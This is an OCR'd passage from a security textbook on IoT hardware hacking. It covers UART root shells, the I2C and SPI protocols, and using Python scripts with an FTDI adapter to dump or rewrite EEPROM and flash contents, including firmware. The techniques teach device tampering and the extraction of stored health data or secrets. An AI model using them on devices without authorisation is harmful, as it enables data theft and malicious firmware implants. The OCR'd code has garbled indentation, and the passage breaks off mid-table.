


Figure 4-16. *Root shell using Attify Badge tool*

During your IoT security research journey, you will be surprised by the number of real-world commercial devices that grant you unauthenticated root access to the device.

Some of the things to take a note of while performing UART exploitation, are as follows:

- Make sure the connections are correct; that is, Tx from one device goes to the Rx of others and Rx of the other goes to Tx.
- GND is connected to other device's GND.
- Vcc is not connected to anything.
- The value of baud rate is correctly identified, otherwise you might see nonreadable data.
- Make sure you use a proper voltage converter when using a 3.3V serial device to a 5V serial device or other voltage levels.

Conclusion

In this chapter, we had a look at how we can get started performing embedded device exploitation for IoT devices using serial communication, and specifically, UART.

UART will be useful for you at a number of places, and you'll often encounter devices with no protection, giving you access to an unauthenticated root shell over UART.

I would highly recommend you try additional activities once you have UART access, such as interacting with the bootloader, modifying certain values in configurations, figuring out ways to dump firmware over UART, and so on.

CHAPTER 5

Exploitation Using I²C and SPI

In this chapter, we have a look at two of the other (apart from UART) most common serial protocols, namely I²C (pronounced I-2-C or I-square-C) and SPI, and see how they are useful for our security research and exploitation of IoT devices. Both SPI and I²C are useful bus protocols used for data communications between different components in an embedded device circuit. SPI and I²C have many similarities and a couple of differences in the way they function and how we interact with them.

We primarily use SPI and I²C exploitation techniques to dump contents (including firmware and other sensitive secrets) from a device's flash chip, or write content (e.g., a malicious firmware image) to the flash chip, both of which are extremely useful techniques during a penetration test or while performing security research on an IoT device. However, because SPI and I²C are bus protocols, you will encounter them at many other places apart from just using them in Flash, such as Real Time Clocks (RTCs), LCDs, microcontrollers, analog-to-digital converters (ADCs), and so on. For this chapter, though, we focus on the underlying protocols and then look at how we could use these protocols to work with Flash and EEPROMs. We start with I²C and then move to SPI, understanding how we can interact with both and use them for our purposes.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_5

I²C (Inter-Integrated Circuit)

Let's start with a bit of background history on why I²C was created and how it evolved. I²C was developed in 1982, by Philips, to enable their chips to communicate and exchange data with other components. In the first version of I²C, the highest data transmission speed was 100 kbps with a 7-bit address, which then later improved to 400 kbps with a 10-bit address. At present, components using I²C can communicate with each other with a speed of up to 3.4 Mbps.

Looking at the technical aspects of I²C, it's a multimaster protocol with only two wires required to enable data exchange—serial data (SDA) and serial clock (SCL). However, I²C is only half-duplex, which means it can only send or receive data at a given point of time.

Why Not SPI or UART

It might appear confusing at first: Why would someone use I2C instead of UART or SPI? Well, there are a couple of reasons.

The challenge with UART is the limitation of facilitating communication between only two devices at a given time. Additionally, as we have seen in the previous chapter, a UART packet structure includes a start and stop bit, which adds to the overall size of the data packet that is transferred, also affecting the speed of the entire process. Additionally, UART was originally intended to provide communication over large distances, interacting with external devices via cables. In contrast, I²C and SPI are meant for communicating with other peripherals located on the same circuit board.

SPI is another extremely popular protocol for data transfer between components. SPI has faster data transmission rates compared to I²C, but the only major downside that SPI has is the requirement of three pins for data transfer and one pin for Chip/Slave select, which increases the overall requirement of space while implementing the SPI protocol for data communication compared to I²C.

Serial Peripheral Interface

SPI is one of the other most popular communication protocols used in embedded devices. SPI is full-duplex (unlike I²C, which is half-duplex) and consists of three wires—SCK, MOSI, and MISO—and an additional chip select/slave select. In cases when there is no data to read, though, when there is a write happening, the slave should send dummy data to make the connection happen.

SPI was originally developed by Motorola to provide full-duplex synchronous serial communication between the master and slave devices. Unlike I²C, in SPI only one single master is controlling all the slaves and the master controls the clock for all the slaves. The overall implementation and standardization of SPI is pretty loosely defined and different manufacturers can modify the implementation in their own way, due to the lack of a strict standard. To understand the SPI communication for any given chip on the target device, the best way is to look up the data sheet and analyze how our target has implemented the SPI protocol for communication.

Understanding EEPROM

Both SPI and I²C are common protocols when it comes to talking about data storage via Electrically Erasable Programmable Read Only Memory (EEPROM). In this section, we look into EEPROM and understand the various pins in it, which will be useful while working with I²C and SPI.

Serial EEPROMs typically have eight pins, as listed in Table 5-1.

Table 5-1. *Connections for Interacting with SPI EEPROM*

Pin name	Function
#CS	Chip select
SCK	Serial data clock
MISO	Serial data input
MOSI	Serial data output
GND	Ground
VCC	Power supply
#WP	Write protect
#HOLD	Suspends serial input

Let's look at each of the pins in detail and see what they mean.

- *Chip select:* Because both SPI and I²C (and other protocols) usually have multiple slaves, it is required to be able to select one slave among others for any given action. The chip select pin helps exactly in that—helping select an EEPROM when the #CS is low. When a device is not selected, there will be no communication happening between the master and the slave, and the serial data output pin remains in a high impedance state.
- *Clock:* The clock or the SCK (or CLK) pin determines with what speed the data exchange and communication should take place. The master is the one that determines the clock speed that the slaves must adhere to. However, in the case of I²C, the slaves can modify and slow down the clock if the clock speed selected by the master is too fast for the slaves. This process is also known as clock stretching.

- *MISO/MOSI:* MISO and MOSI, as you might have expected, stand for master-in-slave-out and master-out-slave-in, respectively. Depending on who is sending data and who is receiving, the pins are used. In case of I²C, because it's half-duplex, it can only either read or write data at a given point in time. However, in the case of SPI, both read and write data happens at the same time. If there is no data to be sent (in read or write), dummy data is sent.
- *Write protect:* As the name suggests, this pin allows normal read/write operations when it is high. When the #WP pin is active low, all write operations are inhibited.
- *HOLD:* When a device is selected and a serial sequence is underway, #HOLD can be used to pause the serial communication with the master device without resetting the serial sequence. To resume the serial sequence, the #HOLD pin should be made high while the SCK pin is low.

Also, as we have discussed, I²C works on two lines, namely SDA and SCL. The SDA line is for the data exchange, whereas the clock line, SCL, is controlled by the master and determines the speed at which the data exchange takes place. The master also holds the address and memory location of all the various slave devices that are used during any communication.

In I²C, unlike SPI, there can be multiple masters interacting with various slaves. That configuration is called a multimaster mode. You might wonder what would happen if two masters wanted to take control over an I²C bus at the same time. The answer is that whichever master pulls the SDA to LOW (0) will gain control of the bus; that is, zero rushes to win.

Exploiting I²C Security

Now that we have a good understanding of the foundational concepts of I²C and how the data transfer happens, let's jump into how we can exploit the devices using the I²C protocol. By exploiting I²C here, I mean reading or writing data of the device using an I²C EEPROM in a real-world device.

For this section, you can choose any device that has a flash chip working on the I²C communication protocol. For the purposes of demonstration, I'll be taking an example of an unnamed smart glucometer, which has a feature of saving health records of the user offline on the device. For the purpose of hands-on lab exercises, you can get any device with EEPROM working on I²C communication protocol such a as GY-521 breakout board or even any I²C chips from https://www.digikey.in/en/ptm/m/microchip-technology/ic-serial-eeprom and use an EEPROM adapter to connect to it. The connections would remain the same as mentioned in the upcoming sections, no matter which I²C EEPROM device you choose to go with.

In case of the smart glucometer that we have, it uses a MicroChip 24LC256 EEPROM chip, which works over the I²C communication protocol. Figure 5-1 shows an online data sheet for the specific I²C model.

MICROCHIP 24AA256/24LC256/24FC256

256K I²C™ CMOS Serial EEPROM

Device Selection Table

Part Number	Vcc Range	Max. Clock Frequency	Temp. Ranges
24AA256	1.7-5.5V	400 kHz(1)	I
24LC256	2.5-5.5V	400 kHz	I, E
24FC256	1.7-5.5V	1 MHz(2)	I

Note 1: 100 kHz for Vcc < 2.5V.
2: 400 kHz for Vcc < 2.5V.

Features:

- Single Supply with Operation Down to 1.7V for 24AA256 and 24FC256 Devices, 2.5V for 24LC256 Devices
- Low-Power CMOS Technology:
  - Active current 400 uA, typical
  - Standby current 100 nA, typical
- Temperature Ranges:
  - Industrial (I): -40°C to +85°C
  - Automotive (E): -40°C to +125°C

Description:

The Microchip Technology Inc. 24AA256/24LC256/24FC256 (24XX256*) is a 32K x 8 (256 Kbit) Serial Electrically Erasable PROM, capable of operation across a broad voltage range (1.7V to 5.5V). It has been developed for advanced, low-power applications such as personal communications or data acquisition. This device also has a page write capability of up to 64 bytes of data. This device is capable of both random and sequential reads up to the 256K boundary. Functional address lines allow up to eight devices on the same bus, for up to 2 Mbit address space. This device is available in the standard 8-pin plastic DIP, SOIC, TSSOP, MSOP and DFN packages.

Figure 5-1. *Data sheet of EEPROM*

The first step for any analysis is finding the component name on the data sheet and looking it up online. Based on the data sheet of the I²C found on this device, which is a Microchip 256K I²C EEPROM arranged as 32K × 8 serial memory, we find out the pinouts of the EEPROM, as shown in Figure 5-2.




Figure 5-2. *Pinouts from the data sheet of EEPROM*

Let's go ahead and review what these individual pins mean in Table 5-2.

Table 5-2. *Pin Explanations for I²C EEPROM*

Pin	Description
A0	User-configurable address bit
A1	User-configurable address bit
A2	User-configurable address bit
VSS	Ground
VCC	1.7V to 5.5V (based on the model)
WP	Write protect (active low)
SCL	Serial clock
SCK	Serial data

Making Connections for I²C Exploitation with the Attify Badge

Once we have the previously mentioned information from the data sheet, we can now connect the EEPROM to our Attify Badge. You can either directly connect it to the Attify Badge by holding the EEPROM using a SOIC clip, or by removing the EEPROM from the device and soldering it on an EEPROM adapter corresponding to the packaging of EEPROM. Figure 5-3 displays how the connection will look between the EEPROM and the Attify Badge, with the Attify Badge plugged into our system.




Figure 5-3. *Attify Badge connections with EEPROM*

To explain the connections further, here's what is happening in Figure 5-3.

- A0, A1, A2, and GND are connected to GND.
- Vcc and WP are connected to 5V, as write protect is active low.
- D1 and D2 of Attify Badge are connected, which is the SDA line.
- D0 is connected to the I²C SCL (Clock) line.

Once we have made all the connections, let's look at the script that we are going to use to read and write data from I²C EEPROM.

Understanding the Code

To work with I²C, we will use the script `i2ceeprom.py` by Craig Heffner located at `https://github.com/devttys0/libmpsse/blob/master/src/examples/i2ceeprom.py`.

Before actually running the script, let's try to understand how the script works. This will also be useful if you want to modify the script for your own requirements. You'll also need to modify the script a bit while working with different I²C EEPROMs with different configurations and speeds.

The script starts by mentioning the size of the EEPROM chip, which in this case is 32 KB followed by specifying the Read and Write commands. It also later specifies the speed to be 400 KHz as shown in our data sheet. Note that different I²C EEPROMs might have different speeds and you'll need to modify this value to suit your target.

```
from mpsse import *
SIZE = 0x8000              # Size of EEPROM chip (32 KB)
WCMD = "\xA0\x00\x00"      # Write start address command

RCMD = "\xA1"              # Read command

FOUT = "eeprom.bin"        # Output file

      try:

      eeprom = MPSSE(I2C, FOUR_HUNDRED_KHZ)
print "%s initialized at %dHz (I2C)" % (eeprom.GetDescription(),
eeprom.GetClock())
```

Next, we try to start the I²C clock by using `eeprom.Start()` and sending the Start command to initialize the EEPROM at the speed of 400 KHz.

```
eeprom = MPSSE(I2C, FOUR_HUNDRED_KHZ)
print "%s initialized at %dHz (I2C)" % (eeprom.GetDescription(),
eeprom.GetClock())
       eeprom.Start()
       eeprom.Write(WCMD)
```

Now if we want to read data from the EEPROM, the script first checks if the EEPROM is available by checking for an ACK of `start()`. It then sends the Read command using `eeprom.Write(RCMD)` and sets the EEPROM to read mode. Once everything is set, it simply starts reading content from the EEPROM and saving it in `data()`.

```
if eeprom.GetAck() == ACK:
            eeprom.Start()
            eeprom.Write(RCMD)

      if eeprom.GetAck() == ACK:

            data = eeprom.Read(SIZE)
            eeprom.SendNacks()
            eeprom.Read(1)

      else:

            raise Exception("Received read command NACK!")

else:

      raise Exception("Received write command NACK!")

eeprom.Stop()
```

Once the read operation is complete, we close the I²C connection and write the content to a file named `EEPROM.bin`.

```
open(FOUT, "wb").write(data)
print "Dumped %d bytes to %s" % (len(data), FOUT)
      eeprom.Close()
except Exception, e:
print "MPSSE failure:", e
```

Once we run the script after making the appropriate connections, we will see that the content from the EEPROM has been dumped to the file (see Figure 5-4).

```
root@oit:          /libmpsse/src/examples# python i2ceeprom.py
 FT232H Initialized at 400KHZ
 2493000 bytes dumped to eeprom.bin
```

Figure 5-4. *EEPROM content is dumped*

Similarly, we can also write data to the I²C chip.

This is how we perform I²C analysis on any given device. To summarize, these are the steps involved in the process:

- Open the device.
- Identify the I²C chip on the PCB.
- Note the component number printed on the I²C chip.
- Look online for the data sheet to determine the pinouts.
- Make the required connections.
- Use the `i2ceeprom.py` script to read or write data to the I²C EEPROM.

Digging Deep into SPI

Now that we understand I²C and EEPROM, let's dig deeper into how SPI works and how to interact with target devices using the SPI communication protocol.

An SPI master communicates with its slaves using four lines:

- Serial clock (SCK).
- Master-out-slave-in.
- Master-in-slave–out.
- Slave select (SS; active low, output from master).

Out of these lines, the SCK, MISO, and MOSI pins are shared by slaves, whereas each SPI slave will have its own unique SS line. In SPI (unlike I²C) there can be only one master and multiple slaves. The master in SPI is the one in charge of the clock.

To give you a better perspective of what an SPI connection looks like, Figure 5-4 provides a diagram of SPI communication with a single master and multiple slaves. We discuss the individual pins later as explore SPI further.




Figure 5-5. *SPI master–slave configuration*

The speed of SPI is not limited and that is why SPIs are typically faster than other protocols. Also, the fact that it is full-duplex makes it a better choice for device developers who want to utilize the speed.

How SPI Works

The master first configures the clock frequency according to the slave device's clock frequency—typically up to a few MHz.

The fastest clock speed we can have in SPI is half the speed of the master clock. For instance, if the master runs at 32 MHz, the maximum serial clock rate can be up to 16 MHz.

To start communication, the master selects the slave device with a logic level 0 on the SS line. Remember that for every clock cycle, a full-duplex data transmission occurs.

The master initiates the communication by sending a bit on the MOSI line, which is read by the slave, whereas the slave sends a bit on the MISO line, which is read by the master. The most significant bit (MSB) is shifted out first and a new least significant bit (LSB) is shifted into the same register. Once the register bit has been shifted out and in, the master and slave have successfully exchanged the register value.

Reading and Writing from SPI EEPROM

To read and write data from or to an SPI EEPROM, we use a utility called `spiflash.py` available to download from https://github.com/devttys0/libmpsse/.

Once you have cloned the repo, simply navigate to the folder `src/examples/` where you will find the script `spiflash.py`, which is what we are going to use. `Spiflash.py` first defines several default values of the SPI protocol such as the read and write command used by most of the chips using SPI. Note that SPI is quite a flexible protocol, which means that developers can define their own custom values of read and write. In that case we need to modify the values shown in the following code.

```
#!/usr/bin/env python

from mpsse import *
from time import sleep

class SPIFlash(object):

    WCMD = "\x02"       # SPI Write (0x02)
    RCMD = "\x03"       # SPI Read  (0x03)
    WECMD = "\x06"      # SPI write enable (0x06)
    CECMD = "\xc7"      # SPI chip erase (0xC7)
    IDCMD = "\x9f"      # SPI Chip ID (0x9F)

# Normal SPI chip ID length, in bytes
    ID_LENGTH = 3

# Normal SPI flash address length (24 bits, aka, 3 bytes)

    ADDRESS_LENGTH = 3


# SPI block size, writes must be done in multiples of this size

    BLOCK_SIZE = 256

# Page program time, in seconds

    PP_PERIOD = .025
```

Next, we define a default speed at which the script will interact with the target chip over SPI. In this case it is 15 MHz; however, we can change the speed using the `-f` parameter while running the script. The script then goes ahead and also sets the `WP` and `HOLD` pins as high in the `_init_gpio` section.

```
    def __init__(self, speed=FIFTEEN_MHZ):

        # Sanity check on the specified clock speed
        if not speed:
            speed = FIFTEEN_MHZ

        self.flash = MPSSE(SPI0, speed, MSB)
        self.chip = self.flash.GetDescription()
        self.speed = self.flash.GetClock()
        self._init_gpio()

    def _init_gpio(self):
        # Set the GPIOL0 and GPIOL1 pins high for connection to
        SPI flash WP and HOLD pins.
        self.flash.PinHigh(GPIOL0)
        self.flash.PinHigh(GPIOL1)
```

Next, we have the Read, Write, and Erase code blocks, in which the script connects to the target chip over SPI using the `mpsse` library and performs write, read, and erase operations using the flags provided during runtime, and defined earlier in the code (`WCMD, RCMD, WECMD, RECMD`).

```
def _addr2str(self, address):
            addr_str = ""

            for i in range(0, self.ADDRESS_LENGTH):
                    addr_str += chr((address >> (i*8)) & 0xFF)

            return addr_str[::-1]

    def Read(self, count, address=0):
        data = ''

        self.flash.Start()
        self.flash.Write(self.RCMD + self._addr2str(address))
        data = self.flash.Read(count)
        self.flash.Stop()
```

```
    return data

def Write(self, data, address=0):
    count = 0

    while count < len(data):

        self.flash.Start()
            self.flash.Write(self.WECMD)
            self.flash.Stop()

        self.flash.Start()
        self.flash.Write(self.WCMD + self._addr2str
        (address) + data[address:address+self.BLOCK_SIZE])
        self.flash.Stop()

        sleep(self.PP_PERIOD)
        address += self.BLOCK_SIZE
        count += self.BLOCK_SIZE

def Erase(self):
    self.flash.Start()
    self.flash.Write(self.WECMD)
    self.flash.Stop()

    self.flash.Start()
    self.flash.Write(self.CECMD)
    self.flash.Stop()

def ChipID(self):
    self.flash.Start()
    self.flash.Write(self.IDCMD)
    chipid = self.flash.Read(self.ID_LENGTH)
    self.flash.Stop()
    return chipid
```

```
    def Close(self):
        self.flash.Close()
```

In the upcoming code section, the various flags that we can use with the code are mentioned as shown here.

```
    def usage():
        print ""
        print "Usage: %s [OPTIONS]" % sys.argv[0]
        print ""
        print "\t-r, --read=<file>      Read data from the chip
                                       to file"
        print "\t-w, --write=<file>     Write data from file to
                                       the chip"
        print "\t-s, --size=<int>       Set the size of data to
                                       read/write"
        print "\t-a, --address=<int>    Set the starting
                                       address for the read/
                                       write operation [0]"
        print "\t-f, --frequency=<int>  Set the SPI clock
                                       frequency, in hertz
                                       [15,000,000]"
        print "\t-i, --id               Read the chip ID"
        print "\t-v, --verify           Verify data that has
                                       been read/written"
        print "\t-e, --erase            Erase the entire chip"
        print "\t-p, --pin-mappings     Display a table of
                                       SPI flash to FTDI pin
                                       mappings"
        print "\t-h, --help             Show help"
        print ""

        sys.exit(1)
```

As you can see, we can set values such as specifying whether to read, write, or erase, as well as provide size to read and write, starting address to perform the operation, and custom clock frequency instead of the default 15 MHz. We also have an option of `-v`, which will verify if the data that has been written or read from the chip is the same as the original one.

Now that we are familiar with the script, we are ready to go ahead and try it on a target device. In my case, I have a Winbond SPI flash that I have removed from the PCB via desoldering. Once it is desoldered, we can then solder it to an EEPROM adapter (or reader). You could also directly read it while the chip is on the device by hooking miniprobes to the EEPROM or using a SOIC clip of a real-world IoT device without removing the chip from the device.

Figure 5-6 shows what our SPI flash looks like when soldered to the EEPROM adapter.




Figure 5-6. *Windbond SPI EEPROM*

Let's go ahead and get started with making all the necessary connections for SPI. To do this, we need to first understand the pinouts of our target SPI flash chip, which in our case is W25Q80DVSNIG.

If we look online for data sheets for this flash chip, we find the pinout mentioned in the data sheet, as shown in Figure 5-7.




Figure 5-7. *Flash chip pinouts*

The next step would be to make the required connections using the Attify Badge or any supported FTDI-based hardware. To figure out where the numbers start for the pins in the real chip, compared to the one in the data sheet, notice the notch in the top left section of the chip and use it to count the pin numbers. Table 5-3 shows the pinouts of the Attify Badge for SPI.

Table 5-3. *Connections for SPI Flash Read/Write Using Attify Badge*

Pin on Attify Badge	Functionality during SPI communication
D0	SCK
D1	MISO
D2	MOSI
D3	CS

Now that we know the pinouts, these are the connections that we need to make to communicate using SPI:

- Connect CLK to SCK (D0).
- Connect MOSI/DO to MISO (D1).
- Connect MISO/DI to MOSI (D2).
- Connect CS to CS (D3).
- Connect WP, HOLD, and Vcc to 3.3V.
- Connect GND to GND.

One of the things that we need to note here is that the connections of MOSI and MISO will reverse if you are using another tool instead of Attify Badge (e.g., the Bus Pirate). This is because of the naming conventions of Attify Badge.

Once you have all the connections in place, we can now go ahead and run the `spiflash.py` script and try to read data from the SPI EEPROM. The syntax for `spiflash.py` is shown here.

```
python spiflash.py -s [size-to-dump] --read=[output-file-name]
strings [filename] / binwalk [filename]
```

As we can see in Figure 5-8, we have been able to successfully read the contents from the SPI flash EEPROM chip and store it on our local system.

Figure 5-8. *Dumping data from an EEPROM*

This means that now given any device, you will be able to dump the content that the device has been storing in its EEPROM chip. Additionally, we can also write data to the chip as shown in Figure 5-9.

```
root@oit:/home/attify/Downloads/libmpsse/src/examples# python spiflash.py -s 5120000 -w new.bin
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Writing 5120000 bytes from new.bin to the chip starting at address 0x0...done.
```

Figure 5-9. *Writing data to an EEPROM*


This is extremely useful, as we can write a modified version of a device's firmware if we are able to interact with the EEPROM flash chip over SPI.

Dumping Firmware Using SPI and Attify Badge

Let's try it out on another device that has a complete firmware (in this case OpenWRT) and dump the firmware using the `spiflash.py` script and Attify Badge. The device that we are going to use in this case is a WRTNode shown in Figure 5-10. For the purpose of performing a hands-on exercise, you can either use the same device (WRTNode) or any other development board that has an SPI interface.

Figure 5-10. *WRTNode device that uses SPI protocol for reading/writing to and from flash chip*

We can see that WRTNode has several pins and pads allowing us to connect and interact with it. We can look online for the data sheet of WRTNode because it is a popular development board (Figure 5-11).



I/O	PIN	PIN	I/O
DINT	38	31	3.3VDD
RST	39	32	KEY
TCK	40	33	GND
TMS	41	34	GND
TDO	42	35	GND
TDI	43	36	GND
TRST	44	37	GND

I/O	PIN	PIN	I/O
LINK4	66	53	LINK3
LINK2	67	54	LINK1
LINK0	68	55	GND
WDT_RST_N	69	56	ANT_TRNB
ANT_TRN	70	57	GPO0
I2C_SD	71	58	I2C_SCLK
SPI_CS1	72	59	SPI_CLK
SPI_HOLD	73	60	SPI_WP
SPI_MOSI	74	61	SPI_MISO
TXD2	75	62	RXD2
WLED_N	76	63	GND
GND	77	64	GND
3.3VDD	78	65	3.3VDD

I/O	PIN	PIN	I/O
GND	49	45	SPI_MOSI
SPI_WP	50	46	SPI_CLK
SPI_MISO	51	47	HD
SPI_CS	52	48	3.3VDD

I/O	PIN	PIN	I/O
TXON4	14	1	TXOP4
RXIP4	15	2	RXIN4
TXOP3	16	3	TXON3
RXIP3	17	4	RXIN3
TXOP2	18	5	TXON2
RXIP2	19	6	RXIN2
TXOP1	20	7	TXON1
RXIP1	21	8	RXIN1
TXOP0	22	9	TXON0
RXIP0	23	10	RXIN0
GND	24	11	PA_PE_G1
USB_DP	25	12	PA_PE_G0
USB_DN	26	13	GND

PIN	I/O
27	3.3VDD
28	TX
29	RX
30	GND

Figure 5-11. *WRTNode pinouts: Note the SPI communication interface pinout at the bottom left*

Now because we are already familiar with the SPI communication protocol and how to interact with devices using this protocol with Attify Badge, we can interact with WRTNode. In this case, if we read data from the flash chip, it will be the entire firmware, which we can then extract the file system from. Even though we cover firmware analysis and file system extraction in Chapter 7, I'll show you briefly here the process of dumping firmware from a device using SPI.

Figure 5-12 shows a tabular view of the connections in case of WRTNode, which is the same as what we saw earlier.

WRTNode pin	ATTIFY BADGE
